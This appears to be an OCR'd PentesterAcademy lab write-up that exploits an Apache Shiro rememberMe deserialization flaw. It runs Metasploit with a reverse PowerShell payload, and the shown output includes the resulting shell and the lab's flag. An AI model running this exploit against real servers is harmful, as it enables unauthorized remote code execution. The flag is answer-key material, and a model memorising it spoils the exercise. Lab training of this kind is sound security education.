

ATTACK
DEFENSE
by PentesterAcademy


Name	Vulnerable Java Security Framework
URL	https://attackdefense.com/challengedetails?cid=2198
Type	Basic Exploitation: With Metasploit

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target



Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.16.228


```
┌──(root💀 attackdefense)-[~]
└─# nmap 10.0.16.228
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-30 16:09 IST
Nmap scan report for ip-10-0-16-228.ap-southeast-1.compute.internal (10.0.16.228)
Host is up (0.0015s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 5.69 seconds

┌──(root💀 attackdefense)-[~]
└─#
```


Step 3: We have discovered that multiple ports are open. Access port 8080 using firefox browser.

Command: firefox 10.0.16.228:8080



Step 4: Target is running an Apache Shiro. Search for exploit.

Command: searchsploit shiro



There is only one Metasploit based exploit available. Try to use the same module and exploit the application.

In many cases when an attacker isn't sure about the exact vulnerability of the running component then running a vulnerability scanner tool helps here. This lab is based on the Metasploit Framework, so we know that there is only one module to use for the exploitation of the Shiro service.

Step 5: Exploiting the target server using the Metasploit Shiro Cookie RememberME Deserial Remote Command Execution module.

Commands:
msfconsole -q
use exploit/multi/http/shiro_rememberme_v124_deserialize
set RHOSTS 10.0.16.228
set RPORT 8080
set TARGET 1
set PAYLOAD cmd/windows/reverse_powershell
set LHOST 10.10.1.2 <Make sure you change this with your valid local host machine IP addr>
exploit

Note: If you don't receive a shell session after a successful exploit, please try again.

```
┌──(root㉿attackdefense)-[~]
└─# msfconsole -q
msf6 > use exploit/multi/http/shiro_rememberme_v124_deserialize
[*] Using configured payload cmd/unix/reverse_bash
msf6 exploit(multi/http/shiro_rememberme_v124_deserialize) > set RHOSTS 10.0.16.228
RHOSTS => 10.0.16.228
msf6 exploit(multi/http/shiro_rememberme_v124_deserialize) > set RPORT 8080
RPORT => 8080
msf6 exploit(multi/http/shiro_rememberme_v124_deserialize) > set TARGET 1
TARGET => 1
msf6 exploit(multi/http/shiro_rememberme_v124_deserialize) > set PAYLOAD cmd/windows/reverse_powershell
PAYLOAD => cmd/windows/reverse_powershell
msf6 exploit(multi/http/shiro_rememberme_v124_deserialize) > set LHOST 10.10.1.2
LHOST => 10.10.1.2
msf6 exploit(multi/http/shiro_rememberme_v124_deserialize) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Command shell session 1 opened (10.10.1.2:4444 -> 10.0.16.228:49217) at 2020-12-30 16:19:38 +0530


(c) 2013 Microsoft Corporation. All rights reserved.

C:\shio\bin>
```

We have successfully exploited the target Shiro server and received a command shell.

Step 6: Read the flag.

Commands:

cd /
dir
type flag.txt

```
C:\shio\bin>cd /
cd /

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AEDF-99BD

 Directory of C:\

09/16/2020  04:58 AM                32 flag.txt
08/22/2013  03:52 PM    <DIR>          PerfLogs
08/12/2020  04:13 AM    <DIR>          Program Files
09/16/2020  04:55 AM    <DIR>          Program Files (x86)
09/16/2020  04:54 AM    <DIR>          shio
09/10/2020  09:50 AM    <DIR>          Users
09/10/2020  09:10 AM    <DIR>          Windows
               1 File(s)             32 bytes
               6 Dir(s)   8,831,188,992 bytes free

C:\>type flag.txt
type flag.txt
997eed3c03cadb08ee716988a1da76db
C:\>
```

This reveals the flag to us.

Flag: 997eed3c03cadb08ee716988a1da76db

References:

1. Apache Shiro (https://shiro.apache.org/)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/multi/http/shiro_rememberme_v124_deserialize)